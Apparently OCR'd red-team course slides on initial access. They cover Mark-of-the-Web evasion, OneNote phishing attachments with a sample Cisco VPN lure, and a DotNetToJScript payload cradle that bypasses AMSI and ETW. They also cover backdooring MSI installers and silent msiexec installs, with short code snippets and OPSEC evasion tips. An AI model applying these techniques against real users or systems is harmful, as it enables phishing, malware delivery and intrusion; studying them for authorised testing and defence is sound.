
Module 2

Red Team Infrastructure Development

Exercise 1 :

Red Team Infrastructure in AWS Cloud Environment

Red Team Infrastructure Setup in AWS Cloud



OPSEC Considerations :


- One Rule : Accessible only to the Red Team
- Ensure What the parameters C2, Payload Server etc are providing upon request
- Highly volatile as per the client infrastructure
- Leverage already present Cloud Services for Deployment & Re-Directors

Module 3

Initial Access Vectors

Modern Initial Access Attack Vectors for Red Teams

- Heavily depends on the Scope of Engagement & the target provided to achieve



✓ Credentials Keys / Tokens leaked to production environment

Credential Leak

✓ Phishing

Through Malicious Links / Attachments / Websites etc

Exploiting Vulnerable Public Facing Application

Vulnerable Application

Insider Attack

Information Leak from a previous / existing employee

Abusing legitimate functionality / feature of any entity

Functionality Abuse


Supply Chain Attack

Mis-use Trusted Application / Software

Initial Access Vectors

- Multiple ways through which Payload Execution can be performed on a target
- Introducing time latency during payload dropping & Executing is the key
- Payload Execution can be done using exposed vectors

Payload Options for Red Teams



Options
Macros (XLSM, DOCM, PPTM etc)
Executables (DLL, BAT, CPL, XLL, MSIs etc)
Shortcuts (LNKs)
So HOT right NOW!
Win Script Host Components (WSH)
COM Scriptlets (SCT etc)


Introduction of MOTW

- Mark of the Web is identification of Zone Identifier of a file

- Classification is done on the basis of :
  - Entities downloaded via Browser / Email Attachments
  - Addition of ZoneID values in the attribute


Ways to Evade MOTW

- Understand Enforced Security Policies of Enterprise Applications



Application	Policy location
Access	Microsoft Access 2016\Application Settings\Security\Trust Center
Excel	Microsoft Excel 2016\Excel Options\Security\Trust Center
PowerPoint	Microsoft PowerPoint 2016\PowerPoint Options\Security\Trust Center
Visio	Microsoft Visio 2016\Visio Options\Security\Trust Center
Word	Microsoft Word 2016\Word Options\Security\Trust Center

- Dropping Macro enabled files in **TRUSTED** Locations
    - **MOTW** Check is ignored if a file is opened from a trusted location


START
1
User opens file with VBA macros & MOTW attribute
2
Is document from a Trusted Location?
Yes
Macros enabled

Trusted Locations for Office Applications : https://docs.microsoft.com/en-us/deployoffice/security/trusted-locations

Internal Website or shared network

- Files shared locally are treated as trusted sources, hence do not have MOTW


- With initial foothold, try to deliver payloads via FILE-SERVER / Internal Machines to expand access internally

Exercise 2 :

Embedding Payloads in OneNote

- OneNote (.one) -> JS, CMD, HTA, CHM, XLSM, DOCM, PPTM etc

MOTW Evasion via OneNote



STEP 01 Create a OneNote Notebook with a new section

STEP 02 Add a luring text along with a malicious attachment

STEP 03 Attachment can be JS, CMD, HTA, CHM, XLSM, DOCM, PPTM etc


STEP 04 Export the OneNote as .one file

STEP 05 Serve it using payload server.

OPSEC Considerations :

- While attaching the file, location of the attached payload is visible
- Ensure the payload file to be attached from a VM location or place & attach it from the "**WDAGUtility**" account
- OneNote (Office Applications) will involve **4 clicks** for payload execution
- OneNote for Windows 10 (Local Application) will involve **5 clicks** for payload execution

Microsoft OneNote Sample Targeting Cisco VPN Users Bypass All the AVs



Installation Manual

31 January 2023 09:09

Installation Guide for Cisco VPN Certificate Update

Step 1

Double click the installer file in this document to initiate the installation process

Archivo: Cisco-CertificatePkg.cpl
Insertado desde Z:\Base\Work\Engagement\mpr23-030\Artifacts\Payloads\C3\Servicebus\CPL\Cisco-CertificatePkg.cpl
Tamaño: 587 KB

Ci
Certif

Step 2

A pop-up window may ask for permission, in this case, select Yes. If your pop-up asks if you are sure you want to run this software, select Run.

Step 3

Once the installation has completed the update will take approximately 5 minutes after which you can re-connect to the Cisco VPN

Link : https://twitter.com/doc_guard/status/1625872935595507713

Crafting WORKING Payloads for Initial Access!


- Enough theory, let’s start practical exercises.
- TTPs that works!
  - **.NET** Serialization using **DotNettoJScript / GadgettoJScript**
  - **Weaponization:**
    - MSI (via Backdooring)
    - .LNK to rescue

Exercise 3 :

Custom DLL Implant to JS via Serialization


DOTNET Serialization :

- In DotNet Ecosystem, applications need interoperability to operate in conjunction
- .NET Executable like DLL, EXE etc can be converted into JS / VBS / VBA etc & directly called from memory
- The executables are serialized in the JS file & can be deserialized upon calling for execution
- Custom executables (exe, dlls) must export **NameSpace, Class & a method** for execution



```
using system.Runtime.InteropServices;
using system.diagnostics;

namespace cwl
{
    public class upper
    {
        public void Exec(string args)
        {
            Process.Start(args);
        }
    }
}
```


C# Code



```
Set c = k.DynamicInvoke(sh.ToArray()).CreateInstance(class_entry)
c.RunMe "cmd.exe"
```

Calling from JS

DOTNET Serialization



STEP 01

Download Apollo Payload from Mythic C2 & Upload it in our Payload Server (PwnDrop) etc.

STEP 02

Create a custom C# DLL which have the capability to bypass AMSI, ETW & Fetch the Payload from the server & execute it via Assembly.Load

STEP 03

Convert the C# DLL to JS via DotNettoJscript :

```
DotNetToJScript.exe CWLCradleImplant
.dll -l JScript -v v4 -c
CradleImplant -o cradle.js
```

STEP 04

Weaponize the crafted JS code after obfuscation in : (Optional)

- MSIs Backdooring
- .XSL
- VBA Macros

OPSEC Considerations :

- Output JS files needs to be obfuscated before using it for weaponization
- If using JS files in conjunction with VBAs, avoid using Base64 instead of that use AES etc
- ALWAYS go with STAGERS. Deliver payload in stages to target environment
- If using "**File Dropper Payloads"**, hide the dropped payloads (using exposed attribute)

Exercise 4 :

Backdooring MSIs without breaking digital signature

MSI Backdooring :


- MSI files are executed using **msiexec.exe**
- MSIs are structured storage files that contains the following:
  - Files
  - Directory
  - Tables containing information about the files
  - CAB file containing information about files to extract during installation / uninstallation
- Inside an **MSI** file, we can define our executables like JS, DLL, EXE etc. in the table "**CustomAction**"
- The "**InstallExecuteSequence**" let us define the order of file execution during the installation / uninstallation action.

MSI Binary Table

CustomAction	Type	InstallExecuteSequence
JScript	1125	6500 (Before the Installation Finishes)
VBScript	1126	6500 (Before the Installation Finishes)
EXE	1218	6500 (Before the Installation Finishes)
Command Execution	1250	6500 (Before the Installation Finishes)
Run Dropped File	1746	6500 (Before the Installation Finishes)

REf : https://learn.microsoft.com/en-us/windows/win32/msi/customaction-table

MSI Backdooring



STEP 01

Use SuperORCA Tool to backdoor an existing MSI File

STEP 02

Create a backup of the legitimate MSI & open it in the SuperORCA Tool

STEP 03

Under the "CustomAction" tables add a new row & provide the fill with information as guided in the exercise

STEP 04


Under the "InstallExecuteSequence" create a new row with the action as defined in the above step.

STEP 05

Execute the backdoored MSI for PROFIT!!

OPSEC Considerations :

- Remove File Metadata once the Binary is Backdoored
- To installed silently with default parameters:
    - msiexec /q /x evil.msi
- MOTW flag propagates along with the installation, **CONTAINERIZE IT !**
- Automate it with VBAs:
    - MSI file dropper utility
    - Installation using COM:




```
with CreateObject("WindowsInstaller.Installer")
    .UILevel = 2
    .InstallProduct "%temp%\legit.msi"
End with
```

Exercise 5 :

.LNK TTP with Parent Process De-chaining

